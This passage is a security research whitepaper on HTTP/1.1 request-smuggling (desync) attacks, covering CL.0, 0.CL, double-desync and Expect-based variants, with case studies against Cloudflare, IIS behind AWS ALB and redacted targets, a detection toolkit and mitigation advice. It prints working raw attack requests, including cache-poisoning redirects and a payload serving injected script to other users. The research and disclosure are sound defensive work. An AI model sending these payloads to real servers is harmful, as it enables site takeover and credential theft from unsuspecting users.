HTTP/1.1 Must Die

The Desync Endgame

James Kettle - james.kettle@portswigger.net - @albinowax

Abstract

Upstream HTTP/1.1 is inherently insecure and regularly exposes millions of websites to hostile takeover. Six years of attempted mitigations have hidden the issue, but failed to fix it.

This paper introduces several novel classes of HTTP desync attack capable of mass compromise of user credentials. These techniques are demonstrated through detailed case studies, including critical vulnerabilities which exposed tens of millions of websites by subverting core infrastructure within Akamai, Cloudflare, and Netlify.

I also introduce an open-source toolkit that enables systematic detection of parser discrepancies and target-specific weak spots. Combined, this toolkit and these techniques yielded over $200,000 in bug bounties in a two-week period.

Ultimately, I argue that HTTP request smuggling must be recognized as a fundamental protocol flaw. The past six years have demonstrated that addressing individual implementation issues will never eliminate this threat. Although my findings have been reported and patched, websites remain silently vulnerable to inevitable future variants. These all stem from a fatal flaw in HTTP/1.1 which means that minor implementation bugs frequently trigger severe security consequences. HTTP/2+ solves this threat. If we want a secure web, HTTP/1.1 must die.


Table of contents

- The desync endgame
  - The fatal flaw in HTTP/1.1
  - Mitigations that hide but don't fix
  - Hacking 20 million websites by accident
  - "HTTP/1 is simple" and other lies
- A strategy to win the desync endgame
  - Detecting parser discrepancies
  - Understanding V-H and H-V discrepancies
  - Turning a V-H discrepancy into a CL.0 desync
  - Detection strategies
  - Detecting high-risk parsing
  - Exploiting H-V on IIS behind ALB
  - Exploiting H-V without Transfer-Encoding
- 0.CL desync attacks
  - The 0.CL deadlock
  - Breaking the 0.CL deadlock
  - Moving beyond 400 Bad Request
  - Converting 0.CL into CL.0 with a double-desync
  - More desync attacks are coming
- Expect-based desync attacks
  - The Expect complexity bomb
  - Bypassing response header removal
  - An unplanned collaboration
  - 0.CL desync via vanilla Expect - T-Mobile
  - 0.CL desync via obfuscated Expect - Gitlab
  - CL.0 desync via vanilla Expect - Netlify CDN
  - CL.0 desync via obfuscated Expect - Akamai CDN
- Defending against HTTP desync attacks
  - Why patching HTTP/1.1 is not enough
  - How secure is HTTP/2 compared to HTTP/1?
  - How to defeat request smuggling with HTTP/2
  - How to survive with HTTP/1.1
  - How you can help kill HTTP/1.1
- Conclusion

The desync endgame

The fatal flaw in HTTP/1.1

HTTP/1.1 has a fatal, highly-exploitable flaw - the boundaries between individual HTTP requests are very weak. Requests are simply concatenated on the underlying TCP/TLS socket with no delimiters, and there are multiple ways to specify their length. This means attackers can create extreme ambiguity about where one request ends and the next request starts. Major websites often use reverse proxies, which funnel requests from different users down a shared connection pool to the back-end server. This means that an attacker who finds the tiniest parser discrepancy in the server chain can cause a desync, apply a malicious prefix to other users' requests, and usually achieve complete site takeover:



As HTTP/1.1 is an ancient, lenient, text-based protocol with thousands of implementations, finding parser discrepancies is not hard. When I first discovered this threat in 2019, it felt like you could hack anything. For example, I showed it could be exploited to compromise PayPal's login page[1], twice. Since then, we have also published a free online course on request smuggling[2] and multiple further research papers[3]. If you get lost in any technical details later on, it may be useful to refer back to these.

Six years later, it's easy to think we've solved the problem, with a combination of parser tightening and HTTP/2 - a binary protocol that pretty much eliminates the entire attack class if it's used for the upstream connections from the front-end onwards. Unfortunately, it turns out all we've managed to do is make the problem look solved.

Mitigations that hide but don't fix

In 2025, HTTP/1.1 is everywhere - but not necessarily in plain sight. Servers and CDNs often claim to support HTTP/2, but actually downgrade incoming HTTP/2 requests to HTTP/1.1 for transmission to the back-end system, thereby losing most of the security benefits. Downgrading incoming HTTP/2 messages is even more dangerous than using HTTP/1.1 end to end, as it introduces a fourth way to specify the length of a message. In this paper, we'll use the following acronyms for the four major length interpretations:

```
CL (Content-Length)
TE (Transfer-Encoding)
0 (Implicit-zero)
H2 (HTTP/2's built-in length)
```

HTTP/1.1 may look secure at first glance because if you apply the original request smuggling methodology and toolkit, you'll have a hard time causing a desync. But why is that? Let's take a look at a classic CL.TE attack using a lightly obfuscated Transfer-Encoding header. In this attack, we are hoping that the front-end server parses the request using the Content-Length header, then forwards the request to a back-end which, calculates the length using the Transfer-Encoding header.

```
POST / HTTP/1.1
Host: <redacted>
Transfer-Encoding : chunked
Content-length: 35

0

GET /robots.txt HTTP/1.1
X: y
```

```
HTTP/1.1 200 OK
```

Here's the simulated victim:

```
GET / HTTP/1.1
Host: example.com
```

```
HTTP/1.1 200 OK

Disallow: /
```

This used to work on a vast number of websites. These days, the probe will probably fail even if your target is actually vulnerable, for one of three reasons:

- WAFs now use regexes to detect and block requests with an obfuscated Transfer-Encoding header, or potential HTTP requests in the body.
- The /robots.txt detection gadget doesn't work on your particular target.
- There's a server-side race condition which makes this technique highly unreliable on certain targets.

The alternative, timeout-based detection strategy discussed in my previous research is also heavily fingerprinted and blocked by WAFs.

This has created the desync endgame - you've got the illusion of security thanks to toy mitigations and selective hardening that only serves to break the established detection methodology. Everything looks secure until you make the tiniest change.

In truth, HTTP/1.1 implementations are so densely packed with critical vulnerabilities, you can literally find them by mistake.

Hacking 20 million websites by accident

HTTP/1.1 is simply not fit for a world where we solve every problem by adding another layer. The following case-study illustrates this beautifully.

Wannes Verwimp[4] asked for my thoughts on an issue he'd discovered affecting a site hosted on Heroku, behind Cloudflare. He'd found an H2.0 desync and was able to exploit it to redirect visitors to his own website.

```
GET /assets/icon.png HTTP/2
Host: <redacted>

GET /assets HTTP/1.1
Host: psres.net
X: y
```

```
HTTP/2 200 OK
Cf-Cache-Status: HIT
```


```
GET / HTTP/2
Host: <redacted>
```

```
HTTP/2 302 Found
Location: https://psres.net/assets/
```

This redirect was getting saved in Cloudflare's cache, so by poisoning the cache entry for a JavaScript file, he was able to take persistent control of the entire website. This was all unremarkable except for one thing - the users being hijacked weren't trying to access the target website. The attack was actually compromising random third party sites, including certain banks!

I agreed to investigate and noticed something else strange - the attack was blocked by Cloudflare's front-end cache, meaning the request would never reach the back-end server. I reasoned that there was no way this attack could possibly work and Wannes must have made a mistake, so I added a cache-buster... and the attack failed. When I removed the cache-buster, it started working.

By ignoring the fact his attack was being blocked by a cache, Wannes had discovered a HTTP/1.1 desync internal to Cloudflare's infrastructure:



This finding exposed over 24,000,000 websites to complete site takeover! It embodies the desync endgame - the classic methodology doesn't work, but the systems built on HTTP/1 are so complex and critical that you can make one mistake and end up with control over 24 million websites.

We reported this issue, and Cloudflare patched it within hours, published a post-mortem[5] and awarded a $7,000 bounty.

Readers unfamiliar with bug bounty hunting may find themselves consistently surprised by the bounties paid relative to the impact throughout this whitepaper, but most bounties received were close to the maximum payout advertised by the respective program. Bounty size is an artefact of the underlying economics and any genuinely surprising bounty experiences will be highlighted.

"HTTP/1 is simple" and other lies

How does a bug like that happen? Partly, it's the sheer complexity of the systems involved. For example, we can infer that requests sent to Cloudflare over HTTP/2 are sometimes rewritten to HTTP/1.1 for internal use, then rewritten again to HTTP/2 for the upstream connection! However, the underlying problem is the foundation.

There's a widespread, dangerous misconception that HTTP/1.1 is a robust foundation suitable for any system you might build. In particular, people who haven't implemented a reverse-proxy often argue that HTTP/1.1 is simple, and therefore secure. The moment you attempt to proxy HTTP/1.1, it becomes a lot less simple. To illustrate this, here are five lies that I personally used to believe - each of which will be critical to a real-world exploit discussed later in this paper

- Lie 1: An HTTP/1.1 request can't directly target an intermediary
- Lie 2: An HTTP/1.1 desync can only be caused by a parser discrepancy
- Lie 3: An HTTP/1.1 response contains everything a proxy needs to parse it
- Lie 4: An HTTP/1.1 response can only contain one header block
- Lie 5: A complete HTTP/1.1 response requires a complete request

Which ones did you believe? Can you map each statement to the feature that undermines it?

Taken together, the reality behind the last three lies is that your proxy needs a reference to the request object just to read the correct number of response bytes off the TCP socket from the back-end, and you need control-flow branches to handle multiple header blocks even before you even reach the response body, and the entire response may arrive before the client has even finished sending you the request.

This is HTTP/1.1 - it's the foundation of the web, full of complexities and gotchas that routinely expose millions of websites, and we've spent six years failing to patch implementations to compensate for it. It needs to die. To achieve that, we need to collectively show the world that HTTP/1.1 is insecure - in particular, that more desync attacks are always coming.

In the rest of this paper, I hope to show you how to do that.

All case-studies were identified through authorized testing on targets with vulnerability disclosure programs (VDPs), and have been privately reported and patched (unless mentioned otherwise). As a side effect of VDP terms and conditions, many of them are partially redacted, even though the issues are actually patched. Where a company is explicitly named, this is an indication that they have a more mature security program.

All bounties earned during this research were split equally between everyone involved, and my cut was doubled by PortSwigger then donated to a local charity[6].


A strategy to win the desync endgame

Detecting parser discrepancies

In the desync endgame, detecting vulnerabilities is difficult due to mitigations, complexity, and quirks. To thrive in this environment, we need a detection strategy that reliably identifies the underlying flaws that make desync attacks possible, rather than attempting brittle attacks with many moving parts. This will set us up to recognize and overcome exploitation challenges.

Back in 2021, Daniel Thacher presented Practical HTTP Header Smuggling[7] at Black Hat Europe, and described an approach for detecting parser discrepancies using the Content-Length header. I liked the concept so much that after I tried his tool out, I decided to try building my own implementation from scratch, do things slightly differently, and see what happened.

This tool proved highly effective, and I'm pleased to release it in the open-source Burp Suite extension HTTP Request Smuggler v3.0[8]. Here's a high-level overview of the three key elements used for analysis, and the possible outcomes:



```
Permutation         Header              Strategy     Classification
Every          →    Content-Length  →   Single    →  HIDDEN, VISIBLE,
obfuscation         Host                Duplicate    IGNORED, BLOCKED,
technique           Max-Forwards        POST         DISCREPANCY
                    Range               GET
                    Expect
```

Understanding V-H and H-V discrepancies

Let's take a look at real detection, and how to interpret it:

GET / HTTP.1.1	
Host: <redacted-food-corp>	HTTP/1.1 200 OK
Xost: <redacted-food-corp>	HTTP/1.1 503 Service Unavailable
▮Host: <redacted-food-corp>	HTTP/1.1 400 Bad Request
▮Xost: <redacted-food-corp>	HTTP/1.1 503 Service Unavailable

Here, HTTP Request Smuggler has detected that sending a request with a partially-hidden Host header causes a unique response that can't be triggered by sending a normal Host header, or by omitting the header entirely, or by sending an arbitrary masked header. This is strong evidence that there's a parser discrepancy in the server chain used by the target. If we assume there's a front-end and a back-end, there's two key possibilities:

Visible-Hidden (V-H): The masked Host header is visible to the front-end, but hidden from the back-end

Hidden-Visible (H-V): The masked Host header is hidden from the front-end, but visible to the back-end

You can often distinguish between V-H and H-V discrepancies by paying close attention to the responses, and guessing whether they originated from a front-end or back-end. Note that the specific status codes are not relevant, and can sometimes be confusing. All that matters is that they're different. This finding turned out to be a V-H discrepancy.

Turning a V-H discrepancy into a CL.0 desync

Given a V-H discrepancy, you could attempt a TE.CL exploit by hiding the Transfer-Encoding header from the back-end, or try a CL.0 exploit by hiding the Content-Length header. I highly recommend using CL.0 wherever possible as it's much less likely to get blocked by a WAF. On many V-H targets, including the one above, exploitation was simple:

GET /style.css HTTP/1.1 Host: <redacted-food-corp> Foo: bar █Content-Length: 23 GET /404 HTTP/1.1 X: y	HTTP/1.1 200 OK
GET / HTTP/1.1 Host: <redacted-food-corp>	HTTP/1.1 404 Not Found

On a different target, the above exploit failed because the front-end server was rejecting GET requests that contained a body. I was able to work around this simply by switching the method to OPTIONS. It's the ability to spot and work around barriers like this that makes scanning for parser-discrepancies so useful.

I didn't invest any time in crafting a fully weaponized PoC on this target, as it's not economical for low-paid bounty programs and VDPs.

Detection strategies

By combining different headers, permutations, and strategies, the tool achieves superior coverage. For example, here's a discovery made using the same header (Host), and the same permutation (leading space before header name), but a different strategy (duplicate Host with invalid value):

POST /js/jquery.min.js Host: <vpn.redacted>	
Host: x/x	HTTP/1.1 400 Bad Request
Xost: x/x	HTTP/1.1 412 Precondition Failed
█Host: x/x	HTTP/1.1 200 OK
█Xost: x/x	HTTP/1.1 412 Precondition Failed

This target was once again straightforward to exploit using a CL.0 desync. In my experience, web VPNs often have flawed HTTP implementations and I would strongly advise against placing one behind any kind of reverse proxy.

Detecting high-risk parsing

The discrepancy-detection approach can also identify servers that deviate from accepted parsing conventions and are, therefore, likely to be vulnerable if placed behind a reverse proxy. For example, scanning a <redacted> server revealed that they don't treat \n\n as terminating the header block:

```
POST / HTTP/1.1\r\n
Content-Length: 22\r\n
A: B\r\n
\n
Expect: 100-continue\r\n
```

```
HTTP/1.1 100 Continue

HTTP/1.1 302 Found
Server: <redacted>
```

This is harmless for direct access, but RFC-9112[9] states "a recipient MAY recognize a single LF as a line terminator". Behind such a front-end, this would be exploitable. This vulnerability was traced back to the underlying HTTP library, and a patch is on the way. Reporting theoretical findings like these is unlikely to net you sizeable bug bounty payouts, but could potentially do quite a lot to make the ecosystem more secure.

Exploiting H-V on IIS behind ALB

HTTP Request Smuggler also identified a large number of vulnerable systems using Microsoft IIS behind AWS Application Load Balancer (ALB). This is useful to understand because AWS isn't planning to patch it. The detection typically shows up like:

`Host: foo/bar`	`400, Server; awselb/2.0`
`Xost: foo/bar`	`200, -no server header-`
`Host : foo/bar`	`400, Server: Microsoft-HTTPAPI/2.0`
`Xost : foo/bar`	`200, -no server header-`

As you can infer from the server banners, this is a H-V discrepancy: when the malformed Host header is obfuscated, ALB doesn't see it and passes the request through to the back-end server.

The classic way to exploit a H-V discrepancy is with a CL.TE desync, as the Transfer-Encoding header usually takes precedence over the Content-Length, but this gets blocked by AWS' Desync Guardian[10]. I decided to shelve the issue to focus on other findings, then Thomas Stacey independently discovered it[11], and bypassed Desync Guardian using an H2.TE desync.

Even with the H2.TE bypass fixed, attackers can still exploit this to smuggle headers, enabling IP-spoofing and sometimes complete authentication bypass[12].

I reported this issue to AWS, and it emerged that they were already aware but chose not to patch it because they don't want to break compatibility with ancient HTTP/1 clients sending malformed requests. You can patch it yourself by changing two settings:

Set routing.http.drop_invalid_header_fields.enabled

Set routing.http.desync_mitigation_mode = strictest

This unfixed finding exposes an overlooked danger of cloud proxies: adopting them imports another company's technical debt directly into your own security posture.

Exploiting H-V without Transfer-Encoding

The next major breakthrough in this research came when I discovered a H-V discrepancy on a certain website which blocks all requests containing Transfer-Encoding, making CL.TE attacks impossible. There was only one way forward with this: a 0.CL desync attack.

0.CL desync attacks

The 0.CL deadlock

0.CL desync attacks are widely regarded as unexploitable. To understand why, consider what happens when you send the following attack to a target with a H-V parser discrepancy:

```
GET /Logon HTTP/1.1
Host: <redacted>
Content-Length:
 7

GET /404 HTTP/1.1
X: Y
```

The front-end doesn't see the Content-Length header, so it will regard the orange payload as the start of a second request. This means it buffers the orange payload, and only forwards the header-block to the back-end:

```
GET /Logon HTTP/1.1
Host: <redacted>
Content-Length:
 7
```

```
HTTP/1.1 504 Gateway Timeout
```

The back end does see the Content-Length header, so it will wait for the body to arrive. Meanwhile, the front-end will wait for the back-end to reply. Eventually, one of the servers will time out and reset the connection, breaking the attack. In essence, 0.CL desync attacks usually result in an upstream connection deadlock.

Breaking the 0.CL deadlock

Prior to this research, I spent two years exploring race conditions and timing attacks. In the process, I stumbled on a solution for the 0.CL deadlock.

Whenever I tried to use the single-packet attack[13] on a static file on a target running nginx, nginx would break my timing measurement by responding to the request before it was complete. This required a convoluted workaround at the time, but hinted at a way to make 0.CL exploitable.

The key to escaping the 0.CL deadlock is to find an early-response gadget: a way to make the back-end server respond to a request without waiting for the body to arrive. This is straightforward on nginx, but my target was running IIS, and the static file trick didn't work there. So, how can we persuade IIS to respond to a request without waiting for the body to arrive? Let's take a look at my favourite piece of Windows documentation[14]:

> Do not use the following reserved names for the name of a file:
>
> CON, PRN, AUX, NUL, COM1, COM2, COM3, COM4, COM5, COM6, COM7...

If you try to access a file or folder using a reserved name, the operating system will throw an exception for amusing legacy reasons. We can make a server hit this quirk simply by requesting 'con' inside any folder that's mapped to the filesystem.

I found that if I hit /con on the target website, IIS would respond without waiting for the body to arrive, and helpfully leave the connection open. When combined with the CL.0 desync, this would result in it interpreting the start of the second request as the body of the first request, triggering a 400 Bad Request response. Here's the view from the user's perspective:

`GET /con HTTP/1.1`
`Host: <redacted>`
`Content-Length: 7`
	`HTTP/1.1 200 OK`

`GET / HTTP/1.1`
`Host: <redacted>`
	`HTTP/1.1 400 Bad Request`

And the view on the back-end connection:

```
GET /con HTTP/1.1
Host: <redacted>
Content-Length: 7

GET / HTTP/1.1
Host: <redacted>
```

I've known about the /con quirk for over ten years but this was the first time I've been able to actually make use of it! Also, over the last six years, I've seen so many suspicious 'Bad request' responses, I actually made HTTP Request Smuggler report them with the cryptic title Mystery 400[15]. This was the moment when I realised they were probably all exploitable.

On other servers, I found server-level redirects operated as early-response gadgets. However, I never found a viable gadget for Apache; they're too studious about closing the connection when they hit an error condition.

Moving beyond 400 Bad Request

To prove you've found a 0.CL desync, the next step is to trigger a controllable response. After the attack request, send a 'victim' request containing a second path nested inside the header block:

`GET /con HTTP/1.1`
`Host: <redacted>`
`Content-Length: 20`
	`HTTP/1.1 200 OK`

`GET / HTTP/1.1`
`X: yGET /wrtz HTTP/1.1`
`Host: <redacted>`
	`HTTP/1.1 302 Found`
	`Location: /Logon?ReturnUrl=%2fwrtz`

If you set the Content-Length of the first request correctly, it will slice the initial bytes off the victim request, and you'll see a response indicating that the hidden request line got processed.

This is sufficient to prove there's a 0.CL desync, but it's obviously not a realistic attack - we can't assume our victim will include a payload inside their own request! We need a way to add our payload to the victim's request. We need to convert our 0.CL into a CL.0.

Converting 0.CL into CL.0 with a double-desync

To convert 0.CL into CL.0, we need a double-desync! This is a multi-stage attack where the attacker uses a sequence of two requests to set the trap for the victim:

- The first request poisons the connection with a 0.CL desync
- The poisoned connection weaponises the second request into a CL.0 desync, which then repoisons the connection with a malicious prefix
- The malicious prefix then poisons the victim's request, causing a harmful response

The cleanest way to achieve this would be to have the 0.CL cut the entire header block off the first request:

```
POST /nul HTTP/1.1
Content-length:
 163

```

```
POST / HTTP/1.1
Content-Length: 111

GET / HTTP/1.1
Host: <redacted>

GET /wrtz HTTP/1.1
Foo: bar
```

Unfortunately, this is not as easy as it looks. You need to know the exact size of the second request header block, and virtually all front-end servers append extra headers. On the back-end, the request sequence above ends up looking like:

```
POST /nul HTTP/1.1
Content-length:
 163

GET / HTTP/1.1
Content-Length: 111
??????: ???????????

--connection terminated--
```

You can discover the length of the injected headers using the new 0cl-find-offset[16] script for Turbo Intruder, but these often contain things like the client IP, which means the attack works for you but breaks when someone else tries to replicate it. This makes bug bounty triage painful.

After a lot of pain, I discovered a better way. Most servers insert headers at the end of the header block, not at the start. So, if our smuggled request starts before that, the attack will work reliably! Here's an example that uses an input reflection to reveal the inserted header:

POST /nul HTTP/1.1 Content-length: 92	HTTP/1.1 200 OK
GET /z HTTP/1.1 Content-Length: 180 Foo: GET /y HTTP/1.1 ???: ???? // front-end header lands here POST /index.asp HTTP/1.1 Content-Length: 201 <redacted>=zwrt	HTTP/1.1 200 OK

GET / HTTP/1.1
Host: <redacted>
	Invalid input
	  zwrtGET / HTTP/1.1
	  Host:<redacted>
	  Connection:keep-alive
	  Accept-Encoding:identity

From this point, we can use traditional CL.0 exploit techniques. On this target, I used the HEAD technique to serve malicious JavaScript to random users:

POST /nul HTTP/1.1 Host: <redacted> Content-length: 44	HTTP/1.1 200 OK
GET /aa HTTP/1.1 Content-Length: 150 Foo: GET /bb HTTP/1.1 Host: <redacted> HEAD /index.asp HTTP/1.1 Host: <redacted> GET /?<script>alert(1 HTTP/1.1 X: Y	HTTP/1.1 200 OK Location: /Logon?returnUrl=/bb
GET / HTTP/1.1 Host: <redacted>	HTTP/1.1 200 OK Content-Length: 56670 Content-Type: text/html HTTP/1.1 302 Found Location: /Logon?returnUrl=/<script>…

You can experiment with this technique yourself for free using our new Web Security Academy lab 0.CL Request Smuggling[17].

Using these techniques, we initially identified around ten simple 0.CL vulnerabilities in websites with bug bounty programs. Many of these findings were on websites using a certain cloud WAF - this is not the first time we've seen a WAF making a website easier to hack. We were distracted by other discoveries at this point and didn't bother to weaponize any of the attacks beyond a DoS, so this only took the total bounties earned to $21,645. The best bounty experience was with EXNESS[18] who awarded $7,500. As usual, the most valuable outcome wasn't the bounties themselves - it was the foundation this work provided for our subsequent findings.

More desync attacks are coming

At this point, I thought the desync threat was finally fully mapped and future issues would be niche, one-off implementation flaws. This is a mistake I make every year. Here's a partial history of major advances in request smuggling:

- 2004: HTTP Request Smuggling[19] – (largely forgotten)
- 2016: Hiding wookies in HTTP[20] (largely ignored at the time)
- 2019: Exploit header parser discrepancies[21] (CL.TE, TE.CL)
- 2021: Exploit HTTP/2 downgrading[22] (H2.CL, H2.TE)
- 2022: Exploit endpoints that ignore CL[23] (CL.0, H2.0, CSD)
- 2024: Exploit dechunking[24] (TE.0)
- 2025: Exploit chunk extensions (TE.TE)[25]
- Just now: 0.CL desync attacks

It took the next discovery for me to finally realise the truth - more desync attacks are always coming.

Expect-based desync attacks

The Expect complexity bomb


Back in 2022, I tried out using the Expect header for desync attacks[26] but didn't find anything. As it turns out, I didn't look hard enough.

This time around, I first started using the Expect header while looking for a way to detect 0.CL desync vulnerabilities without an early-response gadget.

The Expect header is an ancient optimisation that splits sending a single HTTP request into a two-part process. The client sends the header block containing Expect: 100-continue, and the server evaluates whether the request would be accepted. If the server responds with HTTP/1.1 100 Continue, the client is then permitted to send the request body.

This is complex for both clients and servers, and significantly worse for reverse proxies. Consider what happens if the front-end doesn't support Expect, or see the header, or parse the value as 100-continue. What about the back-end? What if the back-end responds early, or the client doesn't wait for 100-continue?


The first explicit clue that the Expect header is something special was that it broke the HTTP client in my Turbo Intruder tool, at a critical point where any bug could lead to a desync. Fixing the client massively increased the code complexity. Here's the code to read the response off the wire before:



```
while (bodyStart == -1 && !shouldAbandonAttack()) {
    val len = socket.getInputStream().read(readBuffer)
    if(len == -1) {
        break
    }
    endTime = System.nanoTime()

    val read = Utils.bytesToString(readBuffer.copyOfRange(0, len))
    triggerReadCallback(read)
    buffer += read
    bodyStart = buffer.indexOf("\r\n\r\n")
}
```

And after:



```
var consumeFirstBlock = buffer.startsWith("HTTP/1.1 100")
var ateContinue = false
var continueBlock = ""

while ((bodyStart == -1 || (consumeFirstBlock && !ateContinue)) && !shouldAbandonAttack()) {
    try {
        val len = socket.getInputStream().read(readBuffer)
        if(len == -1) {
            break
        }
        endTime = System.nanoTime()

        val read = Utils.bytesToString(readBuffer.copyOfRange(0, len))
        triggerReadCallback(read)
        buffer += read
        consumeFirstBlock = buffer.startsWith("HTTP/1.1 100")
